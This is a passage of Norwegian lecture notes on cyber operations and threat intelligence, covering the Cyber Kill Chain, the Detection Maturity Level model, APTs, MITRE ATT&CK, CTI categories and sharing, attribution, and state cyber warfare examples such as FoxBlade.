  - Defensive (håndtering av datainnbrudd).
- Trusler:
  - Uautoriserte angrep fra kriminelle eller statlige aktører.
  - Sabotasje og datainnbrudd.
- Tiltak:
  - Offensive operasjoner: Avanserte cyberangrep.
  - Defensive operasjoner: Tiltak for å identifisere, håndtere og redusere konsekvensene av angrep.
- Avanserte Cyberoperasjoner - Eksempler
- **Statlige Angrep:** Angrep mot Helse Sørøst (2018), statsforvaltere (2018), Stortinget (2020/2021), Østre Toten (2021). Langvarig angrep, over flere steg.

### Sammenligning mellom cybervåpen og kinetiske våpen

|             | Cybervåpen                                                                                        | Kinetiske våpen                                                                                |
|-------------|---------------------------------------------------------------------------------------------------|------------------------------------------------------------------------------------------------|
| Skadeeffekt | Ingen direkte fysisk skade. Gjøre skade på IT-systemer og forretningsprosesser som støttes av IT. | Forårsaker direkte ødeleggende fysisk skade på infrastruktur. Rammer bare der våpenet treffer. |
| Gjenbruk    | Kan gjenbrukes.                                                                                   | Kinetisk ammunisjon blir ødelagt i angrepet.                                                   |
| Åpenhet     | Cybervåpen er immaterielle, og dermed lett å skyule.                                              | Kinetiske våpen er ofte store, og synlige fra fly og satellitter.                              |
| Attribusjon | Teknisk vanskelig å identifisere trusselaktør.                                                    | Vanligvis relativt lett å se hvor et kinetisk angrep kommer ifra.                              |
| Holdbarhet  | Basert på nulldagssårbarheter med begrenset holdbarhet, ofte mindre enn ett år.                   | Lang holdbarhet, typisk flere tiår.                                                            |

### Cyber Kill Chain

- Cyber Kill Chain er en modell utviklet av Lockheed Martin.
- Modellen beskriver trinnene i et avansert målrettet cyberangrep.
- Angrepet kan bli stoppet på hvert av disse trinnene
  - Jo tidligere desto bedre



- **Cyber kill chain:** Beskriver trinnene i et målrettet cyberangrep; stopper angrepet tidlig for å redusere skade.
- CKC Trinn 1: Rekognosering
  - Identifisere sårbarheter i nettverket og samle informasjon om målet.
  - Eksempel: Firma velges for å hente informasjon; sårbarhet i tjeneste identifisert via skanning.
- CKC Trinn 2: Bevæpning
  - Lage skadevare (exploit) i et egn format for levering til offeret.
  - Eksempel: Skadevare integreres i PDF-fil som skal imitere et anbud.
- CKC Trinn 3: Overlevering
  - Levere skadevare til målet (USB, phishing, webtjener).
  - Eksempel: Spear-phishing e-post med PDF vedlegg sendt til kontaktperson.
- CKC Trinn 4: Utførelse av exploit
  - Kjøring av exploit for å utnytte sårbarhet i målets system.
  - Eksempel: Kontaktperson åpner PDF-en, og exploit kjøres.
- CKC Trinn 5: Installering
  - Installere skadevare og opprette tilgangspunkt (bakdør) for angriperen.
  - Eksempel: Bakdør åpnes, og angriper får ekstern tilgang.
- CKC Trinn 6: Kommando og Kontroll (K2)
  - Angriper får tilgang til nettverket, kan spre seg videre og skjule spor.
  - Eksempel: Angriper søker etter spesifikk informasjon og skjuler sine spor.
- CKC Trinn 7: Måloppnåelse
  - Utføre det faktiske målet med angrepet, f.eks. datatyveri eller sabotasje.
  - Eksempel: Informasjon overføres skjult over lengre tid for å unngå deteksjon.


**CKC 3. Overlevering: Gjennom angrepsvektorer**



### Detection Maturity Level (DML)

- Modell som beskriver modenhet for å detektere cyberangrep.
- Nivåer
  - Lav modenhet: Enkelt å detektere tekniske spor som IP-adresser og domener.
  - Høyere modenhet: Evne til å identifisere taktikker, teknikker og prosedyrer (TTP).
  - Høy modenhet: Forståelse av strategier og attribusjon til spesifikke grupper.

### Detection Maturity Leve (DML) modellen (Stillions)



### APT (Advanced Persistent Threat)

- Avansert vedvarende trussel, ofte nasjonalt støttet.
- Egenskaper
  - Avansert: Tilgang til ressurser for etterretning og utvikling av exploits.
  - Vedvarende: Langsiktige mål, utholdenhets, vanskelig å stoppe og oppdag.
  - Trussel: Har hensikt, mulighet og kapasitet til å utføre angrep.
- **Mål:** Målrettede cyberoperasjoner mot land og sektorer som forsvar, finans og helse.


## MITRE ATT&CK

- En kunnskapsbase over taktikker og teknikker brukt av trusselaktører.
- Innhold:
  - Basert på observasjoner av faktiske hendelser.
  - Fokus på teknikker og taktikker, som phishing for tilgang.
  - Brukt for trusselmodellering og å forstå angrepsvektorer.

## MITRE ATT&CK-matrisen

- **Struktur:** Organisert rundt teknikker (hvordan) og taktikker (hvorfor).
- Taktikk og Teknikk:
  - **Taktikk:** Formål med teknikken, f.eks. tilgang til system.
  - **Teknikk:** Metode for å oppnå taktisk mål, f.eks. phishing.

|                   |                      |                  |              |                     |                      |                 |
|-------------------|----------------------|------------------|--------------|---------------------|----------------------|-----------------|
| Reconnaissance    | Resource Development | Initial Access   | Execution    | Persistence         | Privilege Escalation | Defense Evasion |
| 10 tekniquer      | 7 tekniquer          | 9 tekniquer      | 12 tekniquer | 19 tekniquer        | 13 tekniquer         | 40 tekniquer    |
| Credential Access | Discovery            | Lateral Movement | Collection   | Command and Control | Exfiltration         | Impact          |
| 15 tekniquer      | 29 tekniquer         | 9 tekniquer      | 17 tekniquer | 16 tekniquer        | 9 tekniquer          | 13 tekniquer    |



## CTI-kategorier (Cyber Threat Intelligence)

- **Strategisk CTI:** Beskrivelse av trusselaktører/APT basert på aktiviteter og mål.
- **Taktisk/Operasjonell CTI:** Informasjon om verktøy og TTP-er bruk i angrep.
- **Tekniske CTI:** Indikatorer på kompromiss, som IP-adresser og domenenavn.

## Trafikklysprotokollen (TLP) - Deling av CTI

- **RØD (TLP-RED):** Personlig og begrenset til navngitte mottagere.
- **GUL (TLP-AMBER):** Begrenset deling innen organisasjon på "need-to-know"-basis.
- **GRØNN (TLP-GREEN):** Kan deles bredt innen sektoren, men ikke offentlig.
- **HVIT (TLP-WHITE):** Fri distribusjon uten begrensninger.


## Kategorier av digital trusseletterretning (CTI: Cyber Threat Intelligence)




• CTI kan grovt sett deles inn i de tre hierarkiske kategoriene: teknisk, operasjonell og strategisk CTI.

## CTI-syklus - Prosess

- Prosess for å innhente, analysere og dele Cyber Threat Intelligence (CTI).
  - **Beslutningstager:** Initierer syklusen basert på behov. Dialog sikrer relevans.
  - **Styring og prioritering:** Bestemmer oppdrag og fordeler ressurser.
  - **Innhenting og prosessering:** Samler data fra manuelle/automatiserte, interne/eksterne kilder. Prosesserer for analyse.
  - **Analyse og vurdering:** Bruk av AI og logiske teknologier for å vurdere trusler.
  - **Rapportering og formidling:** Deler resultatet, tradisjonelt som PDF, men nye plattformer muliggjør maskinlesbar CTI.



# Informasjonskrigføring



## Cyberoperasjoner - aka Nettverksoperasjoner

- Nettverksoperasjoner (CNE, CNA, CND):
  - Spionasje, angrep og forsvar av nettverk.
- Cyberoperasjoner (US Cyber Operations Policy):
  - **Cyber Collection:** Innsamling av data.
  - Offensive Cyber Effects Operations (OCEO): Angrep.
  - Defensive Cyber Effects Operations (DCEO): Forsvar.

## Attribusjon av Cyberoperasjoner

- Vanskiligheter med Attribusjon:
  - Ugjennomsiktighet i cyberkrigføring gjør det utfordrende å attribuere angrep.
  - Feil attribusjon kan føre til utilsiktet skade.
- Reversing av Angrep:
  - Analyse av indikatorer og CTI for attribusjon og forståelse av hensikt.
  - Utfordrende grunnet kanaliserete angrep og feilrepresentasjon.

## Strategi for Cyberoperasjoner

- Offisiell Strategi:
  - Flere land har utviklet forsvarsstrategier som inkluderer cyberoperasjoner.
  - USA har en offentlig policy, mens andre land holder strategien skjult for fordeler.

## Nytten av cyberspionasje og offensive cyberoperasjoner

- **Fordeler:** Billigere og mindre risikabelt enn fysisk spionasje.

## Cyberspionasje

- **Effekt:** Kan lamme systemer, spesielt kritisk infrastruktur.
- **Reduksjon av skade:** God beredskap og hendelseshåndtering kan begrense konsekvensene.
- **Ressurser:** Angripere trenger betydelige ressurser, men fysiske angrep kan ofte gi samme effekt billigere.
- **Fordel for angriper:** Vanskeligere å attribuere.

## Offensive cyberoperasjoner

- **Bruk:** Sett i konflikter som Ukraina, nyttig kombinert med fysiske operasjoner.
- **Effekt:** Forvirrer og forstyrrer fienden ved å svekke kommunikasjon.
- Strategier for cyberoperasjoner:
- **Nødvendig:** Land må ha cyberoperasjonsstrategier i moderne forsvar.
- **USA:** Har en tydelig strategi for cyberoperasjoner.
- **Andre land:** Kan velge å holde strategier hemmelige for å beholde fordelen av usynlighet.

## Russiske og Amerikanske Cyberoperasjoner

- **Russland:** Kompromittert kraftnett i vestlige land siden 2014.
  - Sabotasje mot Ukraina i 2015.
- **USA:** Kompromittert kraftnett i Russland siden 2018.
  - Lite informasjon om hvordan dette ble oppdaget.

## Cyberkaperfart

- **Historie:** Legal sjørøveri fra 1600–1850, kjent som kaperfart.
- **Russland:** Putin anser ikke russiske grupper som utfører cyberangrep som kriminelle, da de ikke bryter russisk lov.

- Disse gruppene har fått "kaperbrev" til å utføre cyberangrep.
- **Paris Call for Trust and Security in Cyberspace (2018)**: Feilet grunnet stormakters ønske om å utføre cyberoperasjoner og manglende håndheving.
- **FN 2024**: Forslag om traktat mot cyberkriminalitet.

### Cyberkrigføring og Big Tech

- **FoxBlade-angrepet**: 23. februar 2022 oppdaget Microsofts Threat Intelligence Center en ny "Wiper"-skadevare kalt FoxBlade, brukt mot Ukraina.
  - Skadevaren slettet data fra infiserte systemer.
  - Microsoft oppdaterte virusdeteksjonssystemer innen tre timer for å blokkere FoxBlade.

### Fremtidig Cyberkrigføring

- **Manglende regler**: Ingen internasjonale regler for cyberoperasjoner.
- **Berører alle**: Cyberkrigføring påvirker alle virksomheter.
- **Big Tech**: Viktig rolle i oppdagelse og forsvar.
- **Uforutsigbart**: Raskt endrende og vanskelig å forutsi.

### Strukturer av ulike cyberorganisasjoner i verden:

